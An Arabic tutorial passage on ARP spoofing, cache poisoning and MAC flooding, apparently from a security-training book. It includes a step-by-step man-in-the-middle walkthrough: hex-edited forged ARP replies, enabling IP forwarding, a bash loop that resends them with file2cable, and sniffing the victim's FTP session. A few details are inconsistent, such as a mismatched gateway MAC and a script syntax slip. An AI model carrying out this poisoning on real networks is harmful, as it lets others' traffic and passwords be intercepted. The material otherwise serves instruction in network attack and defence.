ARP spoofing هي تقنية يرسل فيها المهاجم رسالة ARP وهمية ("Spoofed") على شبكة الاتصال المحلية. عموما، الهدف من ذلك هو ربط عنوان MAC المهاجم مع عنوان IP للمضيف آخر (مثل default gateway)، مما يسبب أن أي حركة ترسل الى العنوان IP يتم إرسالها إلى المهاجم بدلا من ذلك.

ARP spoofing قد تسمح للمهاجمين من اعتراض إطارات البيانات على الشبكة المحلية، وتعديل حركة المرور، أو وقف حركة المرور تماما. وغالبا ما يستخدم هذا الهجوم كمدخل لهجمات أخرى، مثل **denial of service**، **man in the middle**،**session hijacking** ، أو هجمات **MAC Flooding**.

الهجوم يمكن استخدامه فقط على الشبكات التي تستفيد من بروتوكول تحليل العنوان (**ARP**)، ويقتصر على قطع الشبكة المحلية.

الكمبيوتر المضيف يقوم بحفظ وتحديث **ARP cache** الخاصة به عندما يتلقى حزم "**ARP request**" أو "**ARP Reply**". أي مضيف على الشبكة المحلية يمكن تزيف حزم **ARP** بحرية وذلك لان بروتوكول ARP لا يتطلب عملية المصادقة. حيث يمكن المهاجمين من استخدام هذا الخلل الكامن باعتباره ميزة ويمكنه أن يعرض المضيف أو الشبكة للخطر.



فكرة الهجوم

ARP يقوم بترجمة عناوين IP إلى عنوان **MAC** (الأجهزة) الواجهة وذلك لإرسال البيانات. إذا كان الجهاز يرسل طلب **ARP**، فإنه يعتبر عادة أن الرد **ARP** يأتي من الجهاز الصحيح. لا يوفر **ARP** أي وسيلة للتحقق من صحة الجهاز الذي سوف يستجيب. في الواقع، العديد من أنظمة التشغيل التي تنفذ **ARP**، نجد أن الأجهزة التي لم تقدم **ARP Request** لا تزال تستقبل **ARP Reply** الواردة من الأجهزة الأخرى.

دائما ما تكون فكرة الهجوم هي أبسط شيء في عملية الاختراق فبعد وصول الرد من الجهاز يتم حفظ هذا الماك أدريس و**IP** الخاص به في جدول يدعى الـ **ARP Table** حتى لو في حال أراد الاتصال معه مرة آخري يتم الرجوع إلى الجدول وهي عادة تكون مؤقتة تزول مع عملية أغلاق جهاز الكمبيوتر ومن هنا يبدا المخترق هجومه فهو ببساطة يقوم بأرسال **ARP Replay** مزور لأحد الأجهزة الموجودة على الشبكة معلما أياه بأن الماك أدريس الخاص بأحد عناوين **IP** عنوانه كذا وكآن الموضوع تم من خلال طلب من الجهاز المراد اختراقه. جهاز الضحية يقبل عمياء بيانات **ARP** في**ARP Table**، وهنا يجبر المهاجمين جهاز الضحية أن يعتقدوا أنهم يرتبطون بـ **IP** مع عنوان **MAC** الذي يريده هو. يمكن للمهاجمين بث **ARP REPLY** وهمي **broadcast** إلى شبكة الضحية بأكملها.

النتيجة سوف تكون التعديل على جدول الـ **ARP** وتغيير العنوان الفيزيائي لأحد **IP** والتي عادة ما تكون الـ **Gateway** الخاص بالشبكة لذا ومن هذا المنطلق يبدأ الجهاز المخترق بأرسال بياناته وطلباته إلى جهاز المخترق وكأنه هو الروتر ومن ناحية المخترق كل ما يقوم به هو أعادة توجيه هذه البيانات إلى وجهتها الحقيقية أي إلى الروتر مستغلا مرور البيانات جميعها من خلال جهازه وبالتالي تمكن من تحويل جهازه إلى **MITM** وسوف يتمكن من مشاهدة وقراءة كل الترافيك العابر من الجهاز المخترق إلى الروتر وطبعا المخترق لن ينسى أن يرسل طلب مزور آخر إلى الروتر معلما أياه بأن العنوان الفيزيائي للجهاز المخترق هو **IP** الجهاز الخاص به.

المهاجم قد يسيء استخدام **ARP Poisoning** لالتقاط الحزم بين نظامين في الشبكة. على سبيل المثال، المهاجم قد يرغب في رؤية كل حركة المرور بين كمبيوتر الضحية، **192.168.1.21**، وجهاز الراوتر، **192.168.1.25**. المهاجم يبدأ عن طريق إرسال **ARP Reply** مزيف (لم يكن هناك طلب سابق) إلى جهاز الراوتر، وربطه بعنوان **MAC** لجهاز الكمبيوتر الخاص به مع **192.168.1.21**. جهاز الراوتر يخلط بين الكمبيوتر المهاجم مع جهاز الكمبيوتر الضحية. ثم، يرسل **ARP Reply** مزيف إلى كمبيوتر الضحية، وربطه عنوان **MAC** الخاص به مع **192.168.1.25**. جهاز الضحية يعتقد أن الكمبيوتر المهاجم هو جهاز الراوتر. أخيرا، يتمكن المهاجم من تشغيل ميزة نظام التشغيل تسمى إعادة توجيه **IP** (**IP FORWARD**) لإرسال أي حركة مرور الشبكة التي تتلقاها من الكمبيوتر الضحية إلى جهاز الراوتر. الآن، عندما يكون الضحية موجود على الانترنت، فان النظام يقوم بتوجيه حركة مرور الشبكة إلى نظام المهاجم، ومن هناك يتم أعادة توجيهه إلى جهاز الراوتر الحقيقي. بمجرد ان يحافظ المهاجم على إعادة توجيه حركة المرور إلى جهاز الراوتر الحقيقي، فان الضحية لا يزال يجهل ان المهاجم ثد اعترض حركة مرور الشبكة وتنصت على النص الواضح لكلمات المرور.


MAC flooding هو تقنية **ARP cache poisoning** والتي تهدف سويتش الشبكة. عندما يتم إغراق سويتش الشبكة مع العديد من الطلبات، فإن السويتش يتغير إلى الوضع "**hub**". في وضع **hub**، يصبح السويتش مشغول جدا لتطبيق ميزات الأمان على المنافذ، وبالتالي، تبث كل حركة مرور الشبكة إلى كل كمبيوتر في الشبكة.
عندما يعمل السويتش مثل **hub**، فان المهاجم يمكنه إغراق (**overload**)العديد من السويتشات ومن هنا يمكنه التنصت على حزم حركة المرور من خلال إغراق جدول **ARP** الخاص بالسويتش مع **ARP Reply** المنتحلة.

كيف يعمل ARP Spoofing؟

المصدر: http://trapezenetworks.com/us/en

يتم تعريف **ARP Spoofing** عندما يبدأ مستخدم مشروع ببدء جلسة مع مستخدم آخر في نفس الطبقة **2** (**broadcast domain**)، وهنا يتم بث (**broadcast**) حزمة **ARP Request** باستخدام عنوان **IP** المستلم، وينتظر المرسل لتلقي الرد مع عنوان**MAC** . المتطفلين يمكنهم التنصت على الطبقة **2** (**broadcast domain**) التي من دون وحماية ويمكنه الاستجابة على بث **ARP Request**، والرد إلى المرسل باستخدام عنوان **MAC** مزيف.

ARP Spoofing هو وسيلة لمهاجمة **LAN** إيثرنت. **ARP Spoofing** يتم عن طريق تغيير عنوان **MAC** من الكمبيوتر المهاجم إلى عنوان **MAC** للكمبيوتر الهدف. ويمكن أن يتم هذا عن طريق تحديث **ARP cache** الهدف مع **ARP Request** مزور وحزم الرد. بمجرد تعين **ARP Reply** مزور، فأن الكمبيوتر الهدف يرسل إطارات إلى الكمبيوتر المهاجم حيث يمكن للمهاجم تعديل هذه الإطارات قبل إرسالها الى أي مكان آخر كما في هجوم رجل في الوسط. بالإضافة إلى ذلك، يمكن للمهاجم أيضا شن هجوم **DoS** عن طريق ربط عنوان **MAC** غير موجود إلى عنوان **IP** الخاص بالـ **Gateway** أو قد يتنصت على حركة المرور بشكل **passive** ومن ثم توجيهه إلى الأمام إلى الوجهة المستهدفة.




ولأنه لم يتم التحقق من **ARP Reply** أو فحصه بأي شكل من الأشكال، فان المهاجم يمكنه إرسال **ARP Reply** المنتحلة إلى جهاز الضحية، وبالتالي يتم تسميم **ARP cache** لها. بمجرد أن يسيطر المهاجم على **ARP cache**، فانه يمكن إعادة توجيه حركة المرور من هذا الجهاز في بيئة السويتش.

التهديدات الناتجة من ARP POISONING

باستخدام رسائل **ARP** الوهمية، يمكن للمهاجم تحويل جميع الاتصالات بين جهازين بحيث يتم تبادل كل حركة المرور عبره.

تهديدات ARP Poisoning كالاتى:




ARP Spoofing With Hard Way

سوف نقوم الان بتنفيذ هجمات **ARP Spoofing** بالطريقة الصعبة من خلال نظام التشغيل كالي، وذلك باتباع الاتي:

- نقوم بالتقاط حركة المرور بين الضحية والـ **Gateway** على شبكة السويتش. نقوم بهذا من خلال التقاط **ARP Request** بواسطة برنامج **wireshark**. ثم نستخدم محرر **HEX** لتناسب احتياجاتك. بمجرد تحريره، فإنك سوف تقوم بإعادة إرسال الحزمة إلى الشبكة باستخدام **file2cable**. سوف نقوم بشرح **wireshark** لاحقا في هذا الباب.

عليك التقاط ARP Reply، حفظه إلى القرص، وافتحه مع محرر HEX.



من خلال التقاط حركة المرور ورؤيته من خلال المحرر **HEX** نلاحظ الاتي:

ARP packet Destination: 00:15:58:27:69:7f
ARP packet Source: 00:90:d0:23:d4:e6
Sender MAC address 00:90:d0:23:d4:e6
Sender IP address 192.168.2.1 (c0 a8 02 01)




Figure 29 - Editing the ARP Reply in a Hex Editor


- الآن لديك قالب **ARP Reply**، تم تعديله من قبل محرر **HEX** لتنفيذ هجوم **ARP Spoofing** على الشبكة.

Gateway: 192.168.2.1-00:90:D0:23:D4:E6
Attacker: 192.168.2.102-00:15:58:27:69:7F
Victim: 192.168.2.111-00:14:85:24:2B:15


1- Victim Packet

الحزمه الموجه لجهاز الضحية (**Victim Packet**) سوف تحاول خداع الضحية للاعتقاد بأن عنوان **MAC** المهاجم هو المقابل لعنوان **IP** الخاص بالـ **Gateway** الافتراضي (192.168.2.1). للقيام بذلك، يجب عليك تخصيص حزمة **ARP Reply**.

ARP Cache على جهاز الضحية قبل الهجوم:



نقوم الان بإعداد الحزمة الموجه للهجوم. نستعرضها بعناية من خلال المحرر **HEX** وتأكد من أنك تفهم كل التغييرات التي تم إجراؤها:



بعد إرسال هذه الحزمة إلى الشبكة باستخدام **file2cable**، فام جهاز الضحية أصبح لديه إدخالات جديد في **ARP Cache** كالاتي:

```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a

Interface: 192.168.2.111 --- 0x10005
  Internet Address      Physical Address      Type
  192.168.2.1           00-90-d0-23-d4-e6     dynamic
  192.168.2.102         00-15-58-27-69-7f     dynamic

C:\>arp -a

Interface: 192.168.2.111 --- 0x10005
  Internet Address      Physical Address      Type
  192.168.2.1           00-15-58-27-69-7f     dynamic
  192.168.2.102         00-15-58-27-69-7f     dynamic

C:\>_
```

لأن إدخال **ARP cache** أكثر تحديثا عن الأسبقية، فإن أي حركة المرور يتم توجيها إلى **gateway** تصل الآن الى عنوان **MAC** الخاص بك.

2- Gateway Packet

الآن تحتاج إلى إنشاء حزمة لل **Gateway**. تحتاج إلى خداع **Gateway** وذلك بجعله يقوم بتوجيه كافة الحزم المخصصة لنظام الضحية إلى عنوان **MAC** الخاص بالمهاجم، وذلك من خلال التعديل باستخدام محرر **HEX** كالاتى:

```
Shell - Konsole <2>
File: arp-victim                    ASCII Offset: 0x0000002A / 0x0000003F (%67)   M
00000000   00 90 D0 23  D4 E5 00 15  58 27 69 7F  08 06 00 01  ...#....X'i.....
00000010   08 00 06 04  00 02 00 15  58 27 69 7F  C0 A8 02 6F  ........X'i....o
00000020   00 90 D0 23  D4 E5 C0 A8  02 01 00 00  00 00 00 00  ...#............
00000030   00 00 00 00  00 00 00 00  00 00 00 00  02 F8 3B 88  ................

^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

قبل إرسال الحزم إلى الشبكة، يفضل تفعيل **IP Forward** على جهاز المهاجم بحيث الحزم التي تصل من جهاز من الضحية إلى المهاجم لن يتم إسقاطها، ولكن سيتم نقلها إلى **Gateway**:

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

الآن يمكنك إرسال **ARP Reply** الى كل من **Gateway** والضحية باستخدام سكريبت باش بسيط باسم **arp-poison.sh** كالاتى:

```
#!/bin/bash
while [1];do
file2cable -i eth0 -f arp-victim
file2cable -i eth0 -f arp-gateway
sleep 2
done
```

هذا الباش سكريبت سوف يقوم بإرسال حزم للضحية و **gateway** كل ثانيتين (لذلك فان **ARP Cache** للضحية لا يحصل على فرصة لإصلاح نفسه):

```
root@bt:~# ./arp-poison.sh
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
```

الآن، يتم إرسال حركة المرور إلى الإنترنت حيث يرسل جهاز الضحية أولا الى جهاز المهاجم ومن ثم يقوم بإعادة توجيهها إلى **Gateway**. عن طريق تشغيل **sniffer** على جهاز المهاجم، فنجد أن جهاز الضحية قد بدأت جلسة **FTP** إلى ملقم **FTP** على الإنترنت.


ملحوظه: ولكن لصعوبة هذه الطريقة والتي لن يستطيع فهما الا المبرمجين، لذلك وجدت العديد من التطبيقات الان والتي تسهل عمل ARP Spoofing.

ARP Poisoning With Cain & Abel


المصدر: http://www.oxid.it

Cain & Abel هي أداة استعادة كلمة المرور (**Password Recovery**) لأنظمة التشغيل مايكروسوفت. يحتوي على ميزة جديدة وهي **APR** (**ARP poison routing**) والتي تتيح التنصت (**Sniffing**)على الشبكات المحلية المقامة على السويتش وأيضا تمكين هجوم رجل في الوسط (**man-in-the-middle**). خاصية التصنت (**sniffer**) يمكنها أيضا تحليل البروتوكولات المشفرة مثل **SSH-1** و**HTTPS**، وتحتوي على فلاتر لالتقاط أوراق الاعتماد/بيانات التوثيق من مجموعة واسعة من آليات التوثيق.

